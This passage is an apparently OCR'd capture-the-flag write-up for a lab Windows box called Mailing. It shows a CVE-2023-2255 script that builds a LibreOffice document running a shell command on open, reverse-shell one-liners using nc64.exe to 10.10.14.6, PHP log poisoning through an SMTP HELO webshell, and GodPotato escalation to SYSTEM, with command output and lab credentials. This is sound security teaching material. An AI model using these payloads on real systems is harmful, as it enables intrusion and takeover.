
This POC from elweth-sec will generate a document that will execute code on open. The Python script is very simple:



```
8   def main():
9       parser = argparse.ArgumentParser(description="CVE-2023-2255")
10      parser.add_argument("--cmd", required=True, help="Command to execute")
11      parser.add_argument("--output", default="output.odt", help="Output filename")
12      args = parser.parse_args()
13
14      with zipfile.ZipFile("./samples/test.odt", "r") as zip_ref:
15          zip_ref.extractall("./tmp/")
16
17      content_file = "./tmp/content.xml"
18      with open(content_file, "r") as file:
19          content = file.read()
20
21      payload = args.cmd.replace(" ", "%20")
22      new_content = content.replace("%PAYLOAD%", payload)
23
24      with open(content_file, "w") as file:
25          file.write(new_content)
26
27      output_file = args.output
28      with zipfile.ZipFile(output_file, "w") as zip_ref:
29          for root, _, files in os.walk("./tmp/"):
30              for file in files:
31                  file_path = os.path.join(root, file)
32                  arcname = file_path.replace("./tmp/", "")
33                  zip_ref.write(file_path, arcname)
34
35      for root, dirs, files in os.walk("./tmp/", topdown=False):
36          for file in files:
37              os.remove(os.path.join(root, file))
38          for dir in dirs:
39              os.rmdir(os.path.join(root, dir))
40      os.rmdir("./tmp/")
41
42      print(f"File {output_file} has been created !")
43
```

Lines 14-15 open the `test.odt` document as a Zip archive. Then it reads `content.xml`, and modifies it replacing “PAYLOAD” with the given command (after URL-encoding spaces). The rest is just putting the `.odt` file back together, saving it, and cleanup.

Looking at `content.xml`, there’s a `<script>` reference “PAYLOAD” in it:



```
<?xml version="1.0" encoding="UTF-8"?>
<office:document-content xmlns:officeooo="http://openoffice.org/2009/office" xmlns:css3t="http://www.w3.org/
TR/css3-text/" xmlns:grddl="http://www.w3.org/2003/g/data-view#" xmlns:xhtml="http://www.w3.org/1999/xhtml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:chart="urn:oasis:names:tc:opendocument:xmlns:cha
rt:1.0" xmlns:svg="urn:oasis:names:tc:opendocument:xmlns:svg-compatible:1.0" xmlns:draw="urn:oasis:names:tc:
opendocument:xmlns:drawing:1.0" xmlns:rpt="http://openoffice.org/2005/report" xmlns:text="urn:oasis:names:tc
:opendocument:xmlns:text:1.0" xmlns:style="urn:oasis:names:tc:opendocument:xmlns:style:1.0" xmlns:meta="urn:
oasis:names:tc:opendocument:xmlns:meta:1.0" xmlns:xlink="http://www.w3.org/1999/xlink" xmlns:fo="urn:oasis:n
ames:tc:opendocument:xmlns:xsl-fo-compatible:1.0" xmlns:of="urn:oasis:names:tc:opendocument:xmlns:of:1.2" xm
lns:dc="http://purl.org/dc/elements/1.1/" xmlns:ooo="http://openoffice.org/2004/office" xmlns:dr3d="urn:oasi
s:names:tc:opendocument:xmlns:dr3d:1.0" xmlns:formx="urn:openoffice:names:experimental:ooxml-odf-interop:xml
ns:form:1.0" xmlns:calcext="urn:org:documentfoundation:names:experimental:calc:xmlns:calcext:1.0" xmlns:draw
ooo="http://openoffice.org/2010/draw" xmlns:field="urn:openoffice:names:experimental:ooo-ms-interop:xmlns:fi
eld:1.0" xmlns:office="urn:oasis:names:tc:opendocument:xmlns:office:1.0" xmlns:table="urn:oasis:names:tc:ope
ndocument:xmlns:table:1.0" xmlns:number="urn:oasis:names:tc:opendocument:xmlns:datastyle:1.0" xmlns:ooow="ht
tp://openoffice.org/2004/writer" xmlns:oooc="http://openoffice.org/2004/calc" xmlns:tableooo="http://openoff
ice.org/2009/table" xmlns:loext="urn:org:documentfoundation:names:experimental:office:xmlns:loext:1.0" xmlns
:math="http://www.w3.org/1998/Math/MathML" xmlns:form="urn:oasis:names:tc:opendocument:xmlns:form:1.0" xmlns
:script="urn:oasis:names:tc:opendocument:xmlns:script:1.0" xmlns:dom="http://www.w3.org/2001/xml-events" xml
ns:xforms="http://www.w3.org/2002/xforms" xmlns:xsd="http://www.w3.org/2001/XMLSchema" office:version="1.2">
<office:scripts><office:event-listeners><script:event-listener script:language="ooo:script" script:event-nam
e="office:load-finished" xlink:href="macro:shell(%22%PAYLOAD%%22)" xlink:type="simple"/></office:event-liste
ners></office:scripts><office:font-face-decls><style:font-face style:name="Liberation Serif" svg:font-family
="&apos;Liberation Serif&apos;" style:font-family-generic="roman" style:font-pitch="variable"/><style:font-f
ace style:name="Liberation Sans" svg:font-family="&apos;Liberation Sans&apos;" style:font-family-generic="sw
iss" style:font-pitch="variable"/><style:font-face style:name="Bitstream Vera Sans" svg:font-family="&apos;B
itstream Vera Sans&apos;" style:font-family-generic="system" style:font-pitch="variable"/></office:font-face
-decls><office:automatic-styles/><office:body><office:text><text:sequence-decls><text:sequence-decl text:dis
play-outline-level="0" text:name="Illustration"/><text:sequence-decl text:display-outline-level="0" text:nam
e="Table"/><text:sequence-decl text:display-outline-level="0" text:name="Text"/><text:sequence-decl text:dis
@@@
```

Click for full size image

It’s going to run an in-line macro one this is loaded.

RCE

I’ll generate a payload:

```
oxdf@hacky$ python /opt/CVE-2023-2255/CVE-2023-2255.py --cmd 'cmd.exe /c
C:\ProgramData\nc64.exe -e cmd.exe 10.10.14.6 443' --output exploit.odt
File exploit.odt has been created !
```

This is going to run `nc64.exe` from `C:\ProgramData` to returns a reverse shell.

I’ll upload the malicious document to the SMB share:

```
oxdf@hacky$ smbclient '//10.10.11.14/important documents' --user maya --
password m4y4ngs4ri
Try "help" to get a list of possible commands.
smb: \> put exploit.odt
putting file exploit.odt as \exploit.odt (61.8 kb/s) (average 61.8 kb/s)
```

And `nc64.exe`:

```
smb: \> put /opt/nc.exe/nc64.exe nc64.exe
putting file /opt/nc.exe/nc64.exe as \nc64.exe (69.5 kb/s) (average 66.2
kb/s)
```

From the shell as maya, I’ll move it to `ProgramData`:

```
*Evil-WinRM* PS C:\programdata> copy "\Important Documents\nc64.exe"
nc64.exe
```

After a minute or two, I’ll get a shell at `nc`:

```
oxdf@hacky$ rlwrap -cAr nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.14 57717
Microsoft Windows [Version 10.0.19045.4355]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program> whoami
mailing\localadmin
```

And I can read the `root.txt`:


```
C:\Users\localadmin\Desktop>type root.txt
59248161************************
```

Beyond Root - Patched Unintended

Overview

History

The box was patched on 15 May 2024, 11 days after release:



15TH MAY, 2024

[~] CHANGE Remove Unintended LFI and Disable Defender

Removed an unintended include from website that lead to log poisoning exploitation. Disabled Defender which was not meant to be enabled on an easy box.

There’s two issues in there. The first is an unintended `include` in the PHP web application that lead to log poisoning. The other is Windows Defender. I’ll show how the log poisoning works.

Issue

The original solvers did it an unintended way based on a mistake in the `download.php` file. The originally released file was meant to be an information leak, but the author used `include` instead of `get_file_contents`:

```
<?php
if (isset($_GET['file'])) {
    $file = $_GET['file'];

    $file_path = 'C:/wwwroot/instructions/' . $file;
    if (file_exists($file_path)) {

        header('Content-Description: File Transfer');
        header('Content-Type: application/octet-stream');
        header('Content-Disposition: attachment;
filename="'.basename($file_path).'"');
        header('Expires: 0');
        header('Cache-Control: must-revalidate');
        header('Pragma: public');
        header('Content-Length: ' . filesize($file_path));
        include($file_path);
        exit;
    } else {
        echo "File not found.";
    }
} else {
    echo "No file specified for download.";
}
?>
```

If I check this code today, it shows `file_get_contents` where there is an `include` above.


The code does check that the file must exist, which eliminates attacks like LFI2RCE via filter chains. But if I can get a webshell on disk somewhere, I can get execution as the webservice, which has the `SeImpersonatePrivilege`, and thus can be a path to SYSTEM. The original solvers of Mailer used hMail log poisoning to get a payload onto Mailer and `include` it.

Map

To see how this path fits into the intended path:

Identify Log Location

Some searching for hMailServer Logs leads me eventually to this forum post:




CODE: SELECT ALL

```
-----------------------------------------------------------------------------------------------

LOGGING      Logging Enabled: True

  Paths:-
    Current:  C:\Program Files (x86)\hMailServer\Logs\hmailserver_2019-10-23.log
    Error:    C:\Program Files (x86)\hMailServer\Logs\ERROR_hmailserver_2019-10-23.log - !! ERRORS PRESENT !!
    Event:    C:\Program Files (x86)\hMailServer\Logs\hmailserver_events.log - Not present
    Awstats:  C:\Program Files (x86)\hMailServer\Logs\hmailserver_awstats.log
                        APPLICATION -    True
                        SMTP        -    True
                        POP3        -      .
                        IMAP        -      .
                        TCPIP       -      .
                        DEBUG       -      .
                        AWSTATS     -      .
-----------------------------------------------------------------------------------------------

SYSTEM TESTS

Database type: MSSQL
```

Generated by HMSSettingsDiagnostics v1.98, Hmailserver Forum.

I'll try today's date at `/download.php?file=../../progra~2/hmailserver/logs/hmailserver_2024-05-06.log`, and it works, downloading it as a text file:



hmailserver_2024-05-06.log

```
"DEBUG" 4052    "2024-05-06 22:38:00.528"    "Creating session 384"
"TCPIP" 4052    "2024-05-06 22:38:00.528"    "TCP - 127.0.0.1 connected to 127.0.0.1:993."
"DEBUG" 4052    "2024-05-06 22:38:00.528"    "TCP connection started for session 383"
"DEBUG" 4052    "2024-05-06 22:38:00.528"    "Performing SSL/TLS handshake for session 383. Verify certificate: False"
"TCPIP" 4036    "2024-05-06 22:38:00.544"    "TCPConnection - TLS/SSL handshake completed. Session Id: 383, Remote IP: 127.0.0.1, Version: TLSv1.2, Cipher: ECDHE-RSA-AES256-GCM-SHA384, Bits: 256"
"IMAPD" 4036    383 "2024-05-06 22:38:00.544"    "127.0.0.1" "SENT: * OK IMAPrev1"
"IMAPD" 4036    383 "2024-05-06 22:38:00.544"    "127.0.0.1" "RECEIVED: A2 NOOP"
"IMAPD" 4036    383 "2024-05-06 22:38:00.544"    "127.0.0.1" "SENT: A2 OK NOOP completed"
"IMAPD" 4060    383 "2024-05-06 22:38:00.544"    "127.0.0.1" "RECEIVED: A3 CAPABILITY"
"IMAPD" 4060    383 "2024-05-06 22:38:00.544"    "127.0.0.1" "SENT: * CAPABILITY IMAP4 IMAP4rev1 CHILDREN IDLE QUOTA SORT ACL NAMESPACE RIGHTS=texk[nl]A3 OK CAPABILITY completed"
"IMAPD" 4036    383 "2024-05-06 22:38:00.544"    "127.0.0.1" "RECEIVED: A4 LOGIN "maya@mailing.htb" ***"
"IMAPD" 4036    383 "2024-05-06 22:38:00.544"    "127.0.0.1" "SENT: A4 OK LOGIN completed"
"IMAPD" 4052    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "RECEIVED: A5 SELECT "INBOX""
"IMAPD" 4052    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "SENT: * 1 EXISTS[nl]* 0 RECENT[nl]* FLAGS (\Deleted \Seen \Draft \Answered \Flagged)[nl]* OK [UIDVALIDITY 1709053679] current uidvalidity[nl]* OK [UIDNEXT 86] next uid[nl]* OK [PERMANENTFLAGS (\Deleted \Seen \Draft \Answered \Flagged)] limited[nl]A5 OK [READ-WRITE] SELECT completed"
"IMAPD" 4036    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "RECEIVED: A6 SEARCH UNDELETED SINCE 7-Feb-2024"
"IMAPD" 4036    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "SENT: * SEARCH 1[nl]A6 OK Search completed"
"IMAPD" 4084    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "RECEIVED: A7 FETCH 1 (UID FLAGS)"
"IMAPD" 4084    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "SENT: * 1 FETCH (UID 85 FLAGS (\Seen))"
"IMAPD" 4084    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "SENT: A7 OK FETCH completed"
"IMAPD" 4036    383 "2024-05-06 22:38:00.560"    "127.0.0.1" "RECEIVED: A8 SELECT "Sent Items""
"IMAPD" 4036    383 "2024-05-06 22:38:00.575"    "127.0.0.1" "SENT: * 0 EXISTS[nl]* 0 RECENT[nl]* FLAGS (\Deleted \Seen \Draft \Answered \Flagged)[nl]* OK [UIDVALIDITY 1709139158] current uidvalidity[nl]* OK [UIDNEXT 1] next uid[nl]* OK [PERMANENTFLAGS (\Deleted \Seen \Draft \Answered \Flagged)] limited[nl]A8 OK [READ-WRITE] SELECT completed"
"IMAPD" 4052    383 "2024-05-06 22:38:00.575"    "127.0.0.1" "RECEIVED: A9 SEARCH UNDELETED SINCE 7-Feb-2024"
"IMAPD" 4052    383 "2024-05-06 22:38:00.575"    "127.0.0.1" "SENT: * SEARCH[nl]A9 OK Search completed"
"DEBUG" 4052    "2024-05-06 22:38:00.591"    "The read operation failed. Bytes transferred: 0 Remote IP: 127.0.0.1, Session: 382, Code: 1, Message: stream truncated"
"DEBUG" 4052    "2024-05-06 22:38:00.591"    "Ending session 382"
"IMAPD" 4052    383 "2024-05-06 22:38:00.607"    "127.0.0.1" "RECEIVED: A10 SELECT "INBOX""
"IMAPD" 4052    383 "2024-05-06 22:38:00.607"    "127.0.0.1" "SENT: * 1 EXISTS[nl]* 0 RECENT[nl]*
FLAGS (\Deleted \Seen \Draft \Answered \Flagged)[nl]* OK [UIDVALIDITY 1709053679] current
```

Everything sent seems to be logged! That’s good news!

Poison Log


POC

To test this, I’ll connect with telnet and put PHP in the `HELO` string:

```
oxdf@hacky$ telnet mailing.htb 25
Trying 10.10.11.14...
Connected to mailing.htb.
Escape character is '^]'.
220 mailing.htb ESMTP
HELO <?php echo "0xdf was here!"; ?>
250 Hello.
```

I can exit this terminal with Ctrl-] and then “quit”.

I’ll redownload the file, and it worked!



```
"DEBUG" 4036    "2024-05-06 22:41:26.377"   "TCP connection started for session 380"
"SMTPD" 4036    380 "2024-05-06 22:41:26.377"   "10.10.14.6"    "SENT: 220 mailing.htb ESMTP"
"SMTPD" 4060    380 "2024-05-06 22:41:39.752"   "10.10.14.6"    "RECEIVED: HELO 0xdf was here!"
"SMTPD" 4060    380 "2024-05-06 22:41:39.752"   "10.10.14.6"    "SENT: 250 Hello."
"DEBUG" 4052    "2024-05-06 22:42:00.516"   "Creating session 389"
"TCPIP" 4052    "2024-05-06 22:42:00.516"   "TCP - 127.0.0.1 connected to 127.0.0.1:993."
"DEBUG" 4052    "2024-05-06 22:42:00.516"   "TCP connection started for session 387"
"DEBUG" 4052    "2024-05-06 22:42:00.516"   "Performing SSL/TLS handshake for session 387. Verify
certificate: False"
```

WebShell

I’ll connect again, this time with a webshell in the `HELO` message:

```
oxdf@hacky$ telnet mailing.htb 25
Trying 10.10.11.14...
Connected to mailing.htb.
Escape character is '^]'.
220 mailing.htb ESMTP
HELO <?php system($_REQUEST['cmd']); ?>
250 Hello.
```

Now I can get the file with `curl`, adding `&cmd=whoami` to the end of the URL:

```
oxdf@hacky$ curl 'mailing.htb/download.php?
file=../../progra~2/hmailserver/logs/hmailserver_2024-05-06.log&cmd=whoami'
...[snip]...
"DEBUG" 4036    "2024-05-06 19:40:54.988"       "TCP connection started for
```

```
session 55"
"SMTPD" 4036    55      "2024-05-06 19:40:54.988"       "10.10.14.6"
"SENT: 220 mailing.htb ESMTP"
"SMTPD" 4020    55      "2024-05-06 19:41:12.941"       "10.10.14.6"
"RECEIVED: HELO iis apppool\defaultapppool
"
"SMTPD" 4020    55      "2024-05-06 19:41:12.941"       "10.10.14.6"
"SENT: 250 Hello."
```

At the very bottom of the file is “iis apppool\defaultapppool”, the output of `whoami`.

Shell

I’ll use the `nc64.exe` I already have on target to get a shell:

```
oxdf@hacky$ curl 'mailing.htb/download.php?
file=../../progra~2/hmailserver/logs/hmailserver_2024-09-
05.log&cmd=\programdata\nc64.exe+10.10.14.6+443+-e+cmd.exe'
```

This hangs, but at `nc`:

```
oxdf@hacky$ rlwrap -cAr nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.14 53807
Microsoft Windows [Versin 10.0.19045.4355]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\wwwroot>whoami
iis apppool\defaultapppool
```

GodPotato

Enumeration

The shell as defaultapppool has `SeImpersonatePrivilege`:

```
C:\wwwroot>whoami /priv

INFORMACIN DE PRIVILEGIOS
--------------------------


Nombre de privilegio          Descripcin
Estado
```

```
=============================
================================================= =============
SeAssignPrimaryTokenPrivilege Reemplazar un smbolo (token) de nivel de
proceso Deshabilitado
SeIncreaseQuotaPrivilege      Ajustar las cuotas de la memoria para un
proceso  Deshabilitado
SeAuditPrivilege              Generar auditoras de seguridad
Deshabilitado
SeChangeNotifyPrivilege       Omitir comprobacin de recorrido
Habilitada
SeUndockPrivilege             Quitar equipo de la estacin de acoplamiento
Deshabilitado
SeImpersonatePrivilege        Suplantar a un cliente tras la autenticacin
Habilitada
SeCreateGlobalPrivilege       Crear objetos globales
Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso
Deshabilitado
SeTimeZonePrivilege           Cambiar la zona horaria
Deshabilitado
```

It’s a bit tricky in Spanish, but it’s “Habilitada”, which means permitted.

GodPotato

The latest tool to abuse `SeImpersonatePrivilege` is GodPotato. I’ll download the latest release and upload it to Mailing, moving it to `c:\programdata`. Now I just run it, with `nc64.exe` again:

```
C:\ProgramData>.\gp.exe -cmd "\programdata\nc64.exe -e cmd.exe 10.10.14.6
443"
.\gp.exe -cmd "\programdata\nc64.exe -e cmd.exe 10.10.14.6 443"
[*] CombaseModule: 0x140732587507712
[*] DispatchTable: 0x140732589954472
[*] UseProtseqFunction: 0x140732589289184
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\db5ede65-43e3-48ba-9d45-
dbdf1a9b0155\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000a002-0fe8-ffff-e197-fb2f57140d2b
[*] DCOM obj OXID: 0x3c11eb5f65caaaba
[*] DCOM obj OID: 0x41b53d5529b45e67
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\Servicio de red
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 908 Token:0x820  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 6156
```

It hangs here, but at my listening `nc`:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.14 51478
Microsoft Windows [Versin 10.0.19045.4355]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\ProgramData>whoami
nt authority\system
```

